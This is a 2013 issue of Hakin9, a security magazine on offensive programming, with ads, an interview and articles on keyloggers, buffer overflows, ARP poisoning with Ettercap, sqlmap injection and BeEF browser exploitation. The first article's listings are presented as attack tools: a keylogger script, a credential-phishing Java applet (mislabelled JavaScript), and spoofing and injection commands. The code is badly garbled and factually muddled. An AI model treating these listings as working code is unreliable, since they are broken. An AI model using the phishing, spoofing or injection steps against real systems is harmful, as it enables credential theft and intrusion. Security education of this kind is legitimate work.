

Hacking

PRACTICAL PROTECTION

SECURITY MAGAZINE

SESSION
HIJACKING
THROUGH CROSS-SITE
SCRIPTING (XSS)

USING HYDRA
TO CRACK
THE DOOR OPEN

OFFENSIVE PROGRAMMING

EXPLOITING INTERNAL NETWORK
VULNERABILITIES VIA THE
BROWSER USING BEEF BIND

Vol.8 No.05
Issue 05/2013(65) ISSN: 1733-7186

PLUS

OFFENSIVE PROGRAMMING
BY JOHANNES BRODWALL



Detect Attacks ... Before They Begin!

- + Early Warning System
- + Global Attack Detection
- + Real-Time Threat Notifications
- + Threat Protection Actions
- + Threat Analysis Engine
- + Threat Analytics Dashboard
- + Free Membership

www.threat-analytics.com

Google
Analytics
for Security

Threat
ANALYTICS

www.threatintelligence.com



Integrated Penetration Testing
Dynamic Risk Management
Threat and Intelligence
Incident Reponse
Security Training
Mobile Security

Contact Us Now



Antivirus? It's not enough nowadays.

You need the SpyShelter!

SpyShelter monitors vulnerable and weak spots in your computer system to ensure that even the most sophisticated and unknown keyloggers are shut down even before they can launch a single dangerous attack against your privacy. SpyShelter guarantees that sensitive data you enter and store on your PC will not get stolen by criminals for their own use - without slowing your computer down!

Download free 14 days trial from www.spysshelter.com

Features

- ✓ Anti keylogger
- ✓ Anti webcam logger
- ✓ Anti screen logger
- ✓ Anti sound logger
- ✓ Anti clipboard logger
- ✓ Keystrokes encryption
- ✓ HIPS System defense
- ✓ Internet security
- ✓ Virus Total uploader
- ✓ Firewall

Get 25% discount now

Go to www.spysshelter.com, select the product you wish to buy and input **hakin9** coupon code at the bottom of the order page - it will **lower the price of your order by 25%!**
This offer is valid till end of july.



HAKIN9 team

Editors in Chief:

Julia Adamczewska
julia.adamczewska@hakin9.org
Radoslaw Sawicki
radoslaw.sawicki@hakin9.org

Editorial Advisory Board: Dan Smith, Hans van Beek, Leighton Johnson, Gareth Watters, Sushil Verma, Jose Ruiz, Peter Harmsen, Casey Parman, Wendy Bennington, Liew Edwin, Dustin Gibson, Techboj.

Proofreaders: Julia Adamczewska, Radoslaw Sawicki, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Product Manager: Krzysztof Samborski
krzysztof.samborski@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Directors:
Julia Adamczewska
julia.adamczewska@hakin9.org
Radoslaw Sawicki
radoslaw.sawicki@hakin9.org

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.hakin9.org

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

Welcome to the next edition of Hakin9. In this issue we focus on Offensive Programming.

Many of you probably wonder how to define this popular term. Honestly, it is as broad as the topics of the articles put together in this issue. Their content should be an accurate answer to such wondering.

So let's start with basics presented in the article 'How To Use Offensive Security by Programming, Exploits And Tools'. Then focus on attack tools like BeEF Bind, Hydra, Snort and DNSamp discussed in detail in the following articles. The defense will show you how to secure your software and websites, but also contain a great article by Aladdin Gurbanov, which is a kind of prelude to forthcoming issue about malware. Finally we invite you to read article by Johannes Brodwall. The author shows a completely different perspective on the Offensive Programming, but advices that article contains will help fine-tune your programs to the limit.

Hakin9's Editorial Team would like to give special thanks to the authors, betatesters and proofreaders.

We hope our effort was worthwhile and the Hakin9 Offensive Programming issue will appeal to you. We wish you a nice read.

Julia Adamczewska and Radoslaw Sawicki
Editors of Hakin9

and the Hakin9 team

BASICS

How To Use Offensive Security By Programming, Exploits And Tools **6**

*By Akshay Bharganwar
Innovator, Entrepreneur, Public Speaker – ICTTF
and Indian Cyber Army and HANS*

Interview with Akshay Bharganwar **12**

By Radoslaw Sawicki

ATTACK

Exploiting Internal Network Vulnerabilities via the Browser Using BeEF Bind **14**

*By Ty Miller
CEO and Founder at Threat Intelligence*

Using Hydra To Crack The Door Open **20**

*By Nikolaos Mitropoulos
CCNA, JNCIA and JNCIS-SEC*

Automatic Processing of PCAP files with Snort **26**

*By Steven McLaughlin
Network Security Manager at NSW Ambulance
Service*

Session Hijacking Through Cross-site Scripting (XSS) **30**

*By Danny Chrastil
Senior Security Consultant at BT Global Services*

How to run a Phishing Campaign **36**

*By Robert Simon
Senior Information Security Engineer*

Offensive Python – DNSamp – Building a Denial of Service DNS Amplification Tool **42**

*By Andrew King
BS:IT, MS:ISA, MCITP, CCIE RS Candidate*

DEFENSE

Review of Vulnerabilities and Loss Of Confidential Data Within Social Networks **52**

*By Jeremy Canale
CEO and Founder at AnoSearch*

Defensive Programming **58**

By Michael Christensen (Certified Business Continuity and It-Security Consultant – CISSP, CSSLP, CRISC, CCM ISO:22301, CPSA, ISTQB and PRINCE2) and Danny Camargo (IT Consultant at outforce A/S, MCSE)

Disarming Worm.JS.Autorun **64**

*By Aladdin Gurbanov
Malware Researcher & Analyst at Innotec System
and Etelgy*

EXTRA

Offensive Programming **74**

*By Johannes Brodwall
Programmer and firestarter, Chief scientist at Ex-ilesoft, Organizer of Oslo XP Meetup*

Interview with Johannes Brodwall **80**

By Radoslaw Sawicki

Ashampoo MP3 Cover Finder Review **82**

By Casey Parman

How To Use Offensive Security By Programming, Exploits And Tools

The Interest for “Offensive Security” has increased the last couple of years. This happened because criminals have moved to the digital world, using computers and computer networks to commit crimes.

This article has been written to teach the world how we can use offensive security (Penetration) using programming, exploits, tools and tricks. The focus of the Research study has been on five topics which are as follows:

- Bash programming
- Pearl programming
- Buffer overflow
- Java script exploit
- Tools

Introduction

“Offensive Security” is a process in which an attacker attacks the victim’s Host computer or Network using some programming, Exploitations and Tools or sometimes they use all tools and techniques.

It is also known as “Penetration Attack”. It covers common attack vectors used during penetration tests and audits based on the popular Linux Penetration testing Distribution-“Backtrack”. Sometimes it also tests for any possible error condition, may be using assertions.

Bash Programming

Bash Programming is one of the popular and oldest programming languages in the world. It is very useful. It is a backward compatible evolutionary

successor to the Bourne Shell that includes most other C Shell’s major advantages as well as features from the Korn Shell.

It is also very popular among Hackers. It is very useful to do pentesting and other web attacks.

In the following Listing 1, I am writing a BASH Script for a Key logger to perform an attack.

Perl programming

Perl programming was developed by LARRY WALL in 1987 by using utility awoke with a system administrator tool he had developed.

Perl is an interpreted language that means that the Perl code is run as it is and it is not compiled like other languages. It is very useful in Offensive Security.

Before you can start writing your own Perl programs for Offensive Security, You need active Perl, the Perl Interpreter.

You can download Active Perl for win32 from: <http://www.activestate.com/>.

Follow the links for the latest build and download it. It is around a 5MB download. After installing Active Perl, ensure that the file. Perl.exe is in your path statement. Although Active Perl build 509 sets the path automatically during setup, the statement contains reference to the file perl.exe by typing “SET” at the command prompt.

Example: Listing 2.

Buffer-Overflow

Buffer-Overflow is probably one of the most dangerous attacks on the Internet. Buffer-Overflow is also the type of the attack which is highly used in Offensive Security. Hackers commonly use Buffer-Overflow to gain either partial or complete control over the target computer. Not only do Buffer-Overflow Vulnerabilities allow an attacker to execute

malicious code on the target system, but also they can be used to install backdoors on the compromised system.

Unfortunately despite the high risks involved, most system administrators do not bother to patch their systems to prevent Buffer-Overflows and once exploited, Buffer Overflow attacks invariably give root or super user access to the attacker.

Listing 1. Bash programming

```
#!/ Bin / sh
Cat .xkey.log | grep key code > x modmap.pke
Cat .xkey.log | grep 'key p' > xlog
Rm-f .xkey log
# generating some Python to do the decoding.
Echo 'import re> collections, system decoder.py
Echo 'from subprocess import * > decoder.py
Echo 'def key (map c) : >> decoder.py
Echo ` table = open <"xmaomap.pke">> decoder.py
Echo ` key = [] ` >> decoder.py.
Echo m = re.match (` keycode + (1d) = (+), line. Decode > decode.py
Echo if m and m.groups () [1];) decoder.py
Key -append (m.groups () [1].split () [] + "....." +m. groups [] [0] ] ` >> decoder.py
Return key >> decoder.py
If Len (sys.argv) <2: `>> decoder.py
Print `usage: s file. Sys.argv {0}; >> decoder.py
Exit (); `>> decoder.py
Else: `>> decoder.py
F. close () `>> decoder.py
For line in lines: `>> decoder.py
m= re. Match (`key press + ('d)' (line) ">> decoder.py
If m: `>> decoder.py
Key code = m.groups () [0] `>> decoder
Print (print v (key code)) `>> decoder.py
```

Listing 2. Perl programming

Today I am giving an Example of a PERL SCRIPT called "Packetstorm Exploit Archive" which is as follows:-

```
#!/usr/bin/perl
# Packetstormsecurity.net exploits archive133chvr iseup.net
# Copy left - fnor d00r iseup.net
Use strict;
$| ++;
Eva | ("use LWP 5.6.9 ;") ;
Die "[err] LWP 5.6.9 or
Greater required. \n" if $ @;
Use Getopt: STD;
Use Term: ANSI color qw (: constants);
$ Getopt: std: STANDARD_HELP_VERSION = 1 ;
My $SPLOIT_DIR=undef;
My $ YEAR = under;
My $ final _ data =undef;
```

Listing 3. Bufferoverflow coding

```

Void copy (char *large) // BUFFER OVERFLOW
{
Char small [16]; // SMALLER STRING
Strcpy (small, large);//
}
Void main ()
{
Char large [256]; // LARGER STRING
For (nit i=0, i<255;i++)// SETS THE VALUE OF THE
        LARGER STRING.
Large[i] = "Z"; // CALL FUNCTION TO COPY
Copy (large);
}

```

Listing 4. Java Script coding

```

Import. Java awt,*;
Import java. Applet;
Public class ungrateful extends java. Applet.
        Applet implements rummave.
{
// just a font to point strings to the applet
        windows.
Font big font= new font ("Times Roman", Font
        Bold, 36);
// these threads will attempt to trick you.
// into logging in; and send your host, login
        name, and password to its
        source.
Thread controller= null;
Thread sleeper= null;
// used to read in a parameter that makes the
        thread sleep for a specified
        number of seconds taking effect
        int delay;
// used to read in a parameter that determines
        the port to which sockets will
        be connected public static int
        the port;
Public void init ()
{
Set Background (color. White);
// determine how many seconds the main thread
        should sleep before kicking
String str= get parameters ("will")
If (str ==null)
Delay = 0;
Else delay= (1000) * (integer. Parse Int) (str);
// determine the port number str = get parameter
        ("port number)
If (str== null)

```

```

The port = 7000.
Else the port - Integer. Parse int (str);
}
/*create and start the main thread in the stan-
        dard way*/
Public void start ()
{
If (sleeper == null)
{
Sleeper. Set priority (Thread. Max priority);
Sleeper. Start ();
}
}
Public void stop () {}
/*open a tricky window and start doing wasteful
        operations*/
Public void run ()
{
// let the applet tell its lie repaint ();
// let the applet sleep for a while to avert
        suspicion try
{Sleeper .sleep (delay) ;}
Catch (interrupted exception) {}
Error message error= new error message ();
Controller = new Thread (err);
Controller. Set priority (Thread. MAX_PRIOR-
        ITY);
Controller. Start ();
}
}
/* paints the applet's lie+/
Public void update (Graphics)
{
Paint (g);
}
Public void update (graphics)
{
Paint (g);
}
Public void paint (Graphics g)
{
g.set color (color. Blue);
g.set font (big font);
G.draw string
("ALL applets are Trust worthy 10,200);
}
}

```


Art Of Buffer-Overflow

Every host server on the Internet has a few specific services or daemons running on it. These daemons serve clients or provide users with access to certain data information or services. Each daemon runs on a predefined portnumber on the host.

The applications running on the host have certain privileges. Most applications running on a host have the required privileges to access certain system variables, system files and something even to execute certain commands on the host system. Hence, from purely an attacker's point of view if one has to somehow take control of a vulnerable application running on a target computer he could possibly be in a position to execute malicious commands on the target system. That is exactly what happens in a buffer overflow.

Types Of Buffer-Overflow

All Buffer-Overflow attacks exist due to mismanagement of memory, However, they can still be classified into the following main types:

- Stack Overflows
- Format String Overflows
- Heap Overflows
- Integer Overflows

I am Explaining How Buffer-Overflow works with simple programming to use Offensive Security which are as follows: Some of the main reasons behind the existence of Buffer-Overflow attacks are a lack of proper validation and secure coding practices. For example, the following piece of code throws light on the fact that `strcpy()` does not bother to check the length of the destination and hence causes a Buffer-Overflow: Listing 3.

In the above basic Buffer-Overflow example, a simple IF conditional statement could have solved the problem.

Javascript Exploit

Javascript is a programming language. It is also object based programming. It is very useful for Offensive Programming. It is typically embedded in the HTML, to be interpreted and run by the client browser.

By following example you will learn to make a structure of Javascript Exploit to use as an Offensive Security: This Java applet tries to convince you that your system is having a security problem and that you must open explorer once again. If you do so, your username and password are sent by the browser to the home of the applet. In any event the applet then processes to drop the bomb on your workstation: Listing 4.

Tools

There are many tools which are used for Offensive Security, but today I will teach you two of my favorite tools which I used often and are as follows:

- Ethercap
- Sqlmap.

Ethercap

Ethercap is a free and open source network security tool for pentesting the Network. It can be used for computer Network Protocol analysis and security auditing. It runs on various operating systems including Mac Os, Bed, Windows, and Linux etc. It is capable of intercepting traffic on a network segment, capturing passwords against a number of common protocols.

ARP is used to translate an IP address to a physical network card address, when a device tries to connect to the network resource, it will send a broadcast request to others asking for the Mac address in its cache, to speed up the process if in the future it will connect to the target again.

Ethercap comes with three modes of operation:

- Text Mode
- Curses Mode
- Graphical Mode (Using GTK)

TO start Ethercap in Text mode use the console to execute the following command:-

```
#ethercap -T
```

To start Ethercap in curses mode go to Backtrack/Privilege Escalation/spoofing/Ethercap or use the console to execute the following command.

```
#ethercap -C
```

To start ETHERCAP in graphical mode, go to BACKTRACK/PRIVILEGE Escalation/Spoofing/Ethercap-GTK

Example

I am giving an example of Ethercap step by step. In the example, I will use Ethercap to spoof a DNS Server with IP address of 192.168.65.2 and a web server located in the attackers range with IP address 192.168.65.131, to receive all the HTTP traffic. The steps taken to do the spoofing are:-

- Start Ethercap in graphical mode.
- Select sniff/unified sniffing from the menu (Figure 1).

- Scan host in your network by selecting menu Hosts/scan for hosts.
- View the host by selecting menu Hosts list.
- Select the machines to be poisoned. We select machine 192.168.65.2 (DNS Server) that is Target 1 by clicking on Add to Target 1, and Machine 192.168.65.129 as Target 2 (Figure 2).
- Start the ARP poisoning by choosing Mith/Arp poisoning. After that, the Mac address of DNS server and the victim will be set to the attackers MAC address.

SQL Map

SQL MAP is an advanced and automatic sql injection tool. Its main purpose is to scan, detect and exploit the scan, detect and exploit the sql injection flaws for the given URL. It is currently supports various database management systems (DBMS) such as MS-SQL, MYSQL and Oracle. It is also capable of identifying other Database systems such as DB2 informix, Sybase. SQL MAP employs four unique Sql injection techniques which includes differential blind sql injection, Union query and time-based blind sql injection. To start SQL MAP go to Backtrack/WEB Application Analysis Database/ MS SQL/ SQL MAP. I am executing the following commands on a shell:

```
# cd/pentest/database/sqlmap
# /sql map. Py -h
```

You will see all at the available options that can be used to access your target. These set of options have been divided into eleven logical categories, namely target specification, windows registry access and other miscellaneous options.




Figure 1. ettercap – selecting unified sniffing option




Figure 2. ettercap – selecting machine for ARP poisoning

```
# /sql map. Py-u/ HTTP: teat php target domain.
Com/artists.php?
Artists = 2 "...tables\ - D format-v0
[*] starting at: 12:03:53
Web server 0.s: linux ubuntu 6.10 or 6.6
Web application technology: Apache 2.0.55, PHP 5.12,
Back-end, DBMS: MY SQL
```

Database Format

- Artists
- Carts
- Categ
- Featured
- Guest Book
- Pictures
- Users

Extras

There are *Secure Coding TIPS* for my READERS which are as follows:

- Bound checking on input must be mandatory.
- File access and user permissions must be kept in mind while programming.
- Keep user input checked or validated for malicious code.
- Passwords or authentication processes should not be hard coded into the application. Security by obscurity should never be an option.
- keep the code simple.

Conclusion

This article provides a technical and deep knowledge about *Offensive Security*. I attempted to cover the MAIN aspects of *Offensive Security* by using programming, exploitations and tools.

Given the popularity of Offensive Programming, it is important for Penetrators and Security Experts to understand the complexity of the Offensive Programming. The information and potential evidence that exist in the Offensive Security makes a significant resource.

AKSHAY BHARGANWAR



Akshay is a young, talented, tech-enthusiastic person, who has experienced over 14 years in computer field. Currently he is working with three organizations in the field of security: Indian Cyber Army, Hans Anti-Hacking Society and International Cyber Threat Task Force. He is also international author, entrepreneur, public speaker and corporate trainer.









Entelgy

Security & Risk Management

InnoTec is the company at Entelgy with a **focus on risk management and prevention**. It provides solutions to create a true culture of security at organizations. It strives for **excellence** and **maximum productivity**.

Offering

-  Consulting and Training
-  Managed Services
-  Security Platforms
-  Identity and Access Management
-  Ethical Hacking and Fraud
-  Products





InnoTec aims to help its clients to find the equilibrium point in terms of Security and Technological Risk Management, policies, processes, procedures and technologies.

InnoTec provides a multidisciplinary team of professionals which consists of consultants, risk analysts and specialized technical personnel.

- **Client benefits:**
- *Fact-checked methodology in different clients*
- *Multidisciplinary team*
- **Better visibility:** *management indicators and service operation*
- **Continuous innovation**

Managed Services

Security Operations Center - SOC

-  Security Audits
-  Early Warning
-  Identity and Access Management
-  Brand Monitoring and Digital Surveillance
-  Security Infrastructure Management
-  Vulnerability Management and Analysis
-  CERT – Security Incident Management



Comprehensive security

Control Panel and Security Metrics

Regulatory Compliance

Security Organization


Risk Analysis / Master Plan

IT Security Law	End-to-End Security	Business Continuity	Identity Management
-----------------	---------------------	---------------------	---------------------



Interview with Akshay Bharganwar

Akshay is a young, talented, tech-enthusiastic person, who has experienced over 14 years in computer field. Currently he is working with three organizations: ICTTF, ICA and HANS. He is also international author, entrepreneur, public speaker and corporate trainer.



Hakin9: Can you tell me a little bit about yourself and what you do?

Akshay Bharwanger: Sure. My name is Akshay Bharganwar. I live in Nagpur, India. Currently I am working with three organizations that deal with cyber crimes. I am also widely known as an international author, entrepreneur, public speaker and corporate trainer. I'm regularly running seminars at many colleges, as well as at some government organizations.

H9: Present your company and yourself within its structures.

AB: I am working with three organizations, International Cyber Threat Task Force, Indian Cyber Army and HANS – Anti-Hacking Anticipation Society.

ICTTF is a non-profit organization located at Dublin, Ireland founded by Mr Paul C Dwyer. I'm working at ICTTF as cyber security consultant.. It is one of the finest organizations in the world which works against cyber crimes.

ICA is the largest group of ethical hackers and cyber security experts involved into social service. I am working as cyber crime investigator and security trainer.

Third organization that I am working with is HANS. It is Asia's first and fastest growing non-profit organization founded by well know hacker Rishi Aggarwal in 2005. I am working as an ethical hacker, cyber crime investigator and volunteer.

H9: What does your company deals with?

AB: ICTTF deals with cyber crime cases, security projects, security summits and training. Indian Cyber Army mainly deals with cyber crime cases and training. HANS mainly deals with cyber crime cases, workshops and a newly developed product SLYFO. It is a kind of framework very useful for hackers and security experts.

H9: Could you describe the team you work with?

AB: People in teams of all three organizations are very talented, inspiring, very creative and, most important, very supportive. I really enjoy working with my team-members from all the organizations I'm working with.

H9: What services do you provide?

AB: I am also working as an independent computer and cyber security professional. I am providing security services to companies and individuals, solving cyber crime cases. Besides this I run seminars, trainings and workshops. I also write articles for national and international computer magazines.

H9: What are your target clients?

AB: My target clients are corporations, government organizations, educational institutions like schools, colleges etc and individuals (both technical and non-technical).

H9: What do you think about Hakin9?

AB: Undoubtedly, Hakin9 magazine is one of the finest computer security magazine in the world. It provides loads of practical and theoretical knowledge on computer crimes, it security, e-forensics and so on. It also gives great opportunity to beginners and experts to spread their knowledge.

H9: What message would you convey to our readers?

AB: If you know hacking, just use your knowledge in a positive way to protect the cyberspace, and never misuse your knowledge. I also want to say something about passion: "Passion always leads to resolution, resolution always leads to innovation, innovation always leads to invention and invention always leads to revolution. Be passionate about your work"

H9: To whom you give credits for your successful career?

AB: I give credits to all my guiders, friends, colleagues and followers who always supports me, but I give the main credit to persons which are very important part of my life - my parents. Without them I would be nothing. They always help me, in every part of my life. They also inspires me in my work.

By Radoslaw Sawicki

a d v e r t i s e m e n t



Web Based CRM & Business Applications for small and medium sized businesses

Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



Exploiting Internal Network Vulnerabilities via the Browser Using BeEF Bind

Browser exploits are a primary attack vector to compromise a victim's internal systems, but they have major restrictions. Instead of exploiting the victim's browser, what if the victim's browser exploited their internal systems for you?

Let's start with getting back to basics for a minute for those readers who aren't experts in exploitation and shellcoding.

Shellcode is the backdoor code that is designed to provide the attacker with a connection to a compromised machine, and allows them to remotely execute commands on the target machine.

Shellcode is placed within exploits, and exploits are used to trigger bugs known as vulnerabilities. The aim of an exploit is to force the target machine to execute the shellcode backdoor, which subsequently allows the attacker to run commands on the victim machine.

For example, shellcode would be executed from within a buffer overflow exploit.

History of Exploitation

Over the last 5 to 10 years we have seen the number of exploits drop that are focused on exploiting Internet accessible infrastructure, such as DNS and mail servers. This was due to a major cultural shift towards security within major vendors such as Microsoft. This forced a shift in the types of attacks to then focus on web application vulnerabilities and client-side software exploits.

Traditional Browser Attack Vectors

These client-side exploits were primarily focused on compromising vulnerabilities within the web

browser itself or within any web browser plugins, such as Adobe Reader, Adobe Flash and Java. These exploits are typically delivered to their victims through techniques such as Phishing attacks or website defacements that host hidden JavaScript to download the exploits.

Limitations with Browser Exploits

The first obvious hurdle that an attacker will hit when exploiting a web browser is if the browser is running at the most recent security patch level. This will prevent nearly all publicly available exploits from successfully compromising the victim's machine.

Even if the web browser has been patched so that it is not vulnerable, the attacker may still be able to exploit the web browser plugins. It is quite common that web browser plugin versions do not get upgraded or patched as often as the web browser itself. This means that many exploits that come out are focused on exploiting common plugins such as Adobe Reader, Adobe Flash, and Java.

Many people are starting to disable or uninstall these common web browser plugins to reduce the risk of having their machine become compromised as this would prevent these client-side exploits from working. This means that user-intervention is increasingly required for exploits against Java or Flash where the user must enable the content to

actually run within the web browser before the exploit can be executed.

Some client-side exploits also rely upon the exact combination of web browser version and web browser plugin to actually work. Exploits have been found to fail due to the web browser version being too old, even when the web browser plugin is actually vulnerable.

This brings up the question, are client-side exploits reliable enough to use? Some exploits are dependent upon the exact plugin build version that significantly reduces the number of vulnerable systems, and therefore reduces the success rate of the exploits. Most web browsers won't leak the exact plugin information anymore, which means that the attacker needs to use more sophisticated attacks to strip this information out of the web browser, or blindly spray the victim's web browser with multiple client-side exploits with the hope that one of them works.

0-Day Exploits

At this point you may need to resort to purchasing 0-day web browser exploits. This means that the vulnerability does not have a patch available to protect its users, and therefore the success rate associated with the exploit is extremely high.

Unfortunately due to the demand for these types of exploits they typically cost anywhere between \$10,000 and up to \$200,000 each. The more effective the 0-day exploit is, the higher the cost. You typically need to purchase these exploits from an exploit broker, such as Vupen and Netragard, many of which limit their sales to specific governments and trusted third parties. Depending upon their business model, exploit brokers may also charge you tens of thousands of dollars just for the privilege to see their 0-day exploit list or to bid on the 0-day exploits.

You now have a clear understanding of the attack vectors and the challenges that hackers face when exploiting the victim's machine via their web browser.

Cross Site Scripting (XSS)

The other popular attack vector that emerged was exploiting web application vulnerabilities. One of the most common web application vulnerabilities is called *Cross Site Scripting* (XSS). This is where an attacker is able to inject malicious HTML and JavaScript code into the web application, as well as any other client-side code like Flash and Java applets.

Many hackers and security professionals see XSS as an unsophisticated vulnerability that in most cases can't do too much harm. This is be-

cause most demonstrations of XSS simply show JavaScript being injected into the application that produces an alert box or captures the victim's session cookie.

There are far more advanced and devastating attacks that can be performed via Cross Site Scripting. This is where the BeEF Project is invaluable.

Browser Exploitation Framework (BeEF Project)

A friend of mine, Wade Alcorn, heads up the BeEF Project along with the BeEF Development Team. Imagine a framework like Metasploit, which is an open source exploit framework, but for browser-based attacks and you will gain some insight into the sort of functionality that BeEF provides its users.

It is a powerful platform that allows penetration testers (and hackers) to select modules in real-time to target each browser for client-side exploitation, XSS post-exploitation, and general browser security context abuse.

Through a simple XSS exploit or Phishing page, BeEF can hook victim browsers and control them entirely with JavaScript. Features include ManIn-The-Browser, Tunneling Proxy, and remote client-side exploit delivery.

So whilst web browser vulnerabilities were getting a lot of attention, internal server vulnerabilities were sitting there bored and lonely needing attention.

Inter-Protocol Exploitation (IPEC)

Wade researched the idea of what he called "Inter-Protocol Exploitation", also known as "IPEC". This is where a web browser sends an HTTP POST request, not to a web server, but to a different port running a different protocol, such as IMAP.

Typically a standard web request to an IMAP service wouldn't make sense. However, IPEC includes IMAP commands within the HTTP POST request body. IMAP is known as a "tolerant" protocol where it will ignore invalid commands, such as the HTTP headers. When it reaches the IMAP commands within the POST body, these instructions are executed by the IMAP service (Figure 1).

What if the target was running an exploitable IMAP server? This would allow the web browser to deliver an IMAP exploit within an HTTP POST request to compromise a completely arbitrary service.

The original implementation of IPEC had a number of limitations. The first limitation that we already mentioned was that the target protocol must be "tolerant" so that the connection won't be closed when the HTTP headers trigger invalid commands within the protocol.

The next limitation is that modern web browsers have “Port Banning” that prevents the web browser from connecting to a list of predefined ports that are not commonly used by web browsers. Luckily BeEF has a feature to trick users into installing a malicious browser plugin that disables this setting.

A significant limitation with IPEC is the “Same Origin Policy” (SOP), which is a security control within web browsers. SOP prevents JavaScript code served from one website from gaining access to HTTP responses served from a second website.

Even if the exploit was successful, there was no shellcode in existence that would allow the web browser to communicate with the backdoor listener on the compromised server. This was a major limitation as it would require the penetration tester to use standard network-based shellcode and then guess an avenue to tunnel the connection out of the target organisation. This needed a solution.

BeEF Bind Shellcode

Wade approached me one year after I had finished running “The Shellcode Lab” training course at Black Hat USA in Las Vegas. This course teaches students how to develop custom shellcode for Linux, Mac OS X and Windows, and also how to integrate their custom shellcode into Metasploit.

Wade pitched the concept of creating custom shellcode for the BeEF Project that would allow a

hooked web browser to communicate with a command shell on a compromised server via HTTP. I took up this challenge for the BeEF Project and developed some shellcode that acted like a web server. This shellcode was a more advanced version of the standard “Port Bind” shellcode that sets up a TCP listener on the compromised server that provides access to a command prompt. My shellcode was subsequently dubbed the “BeEF Bind” shellcode.

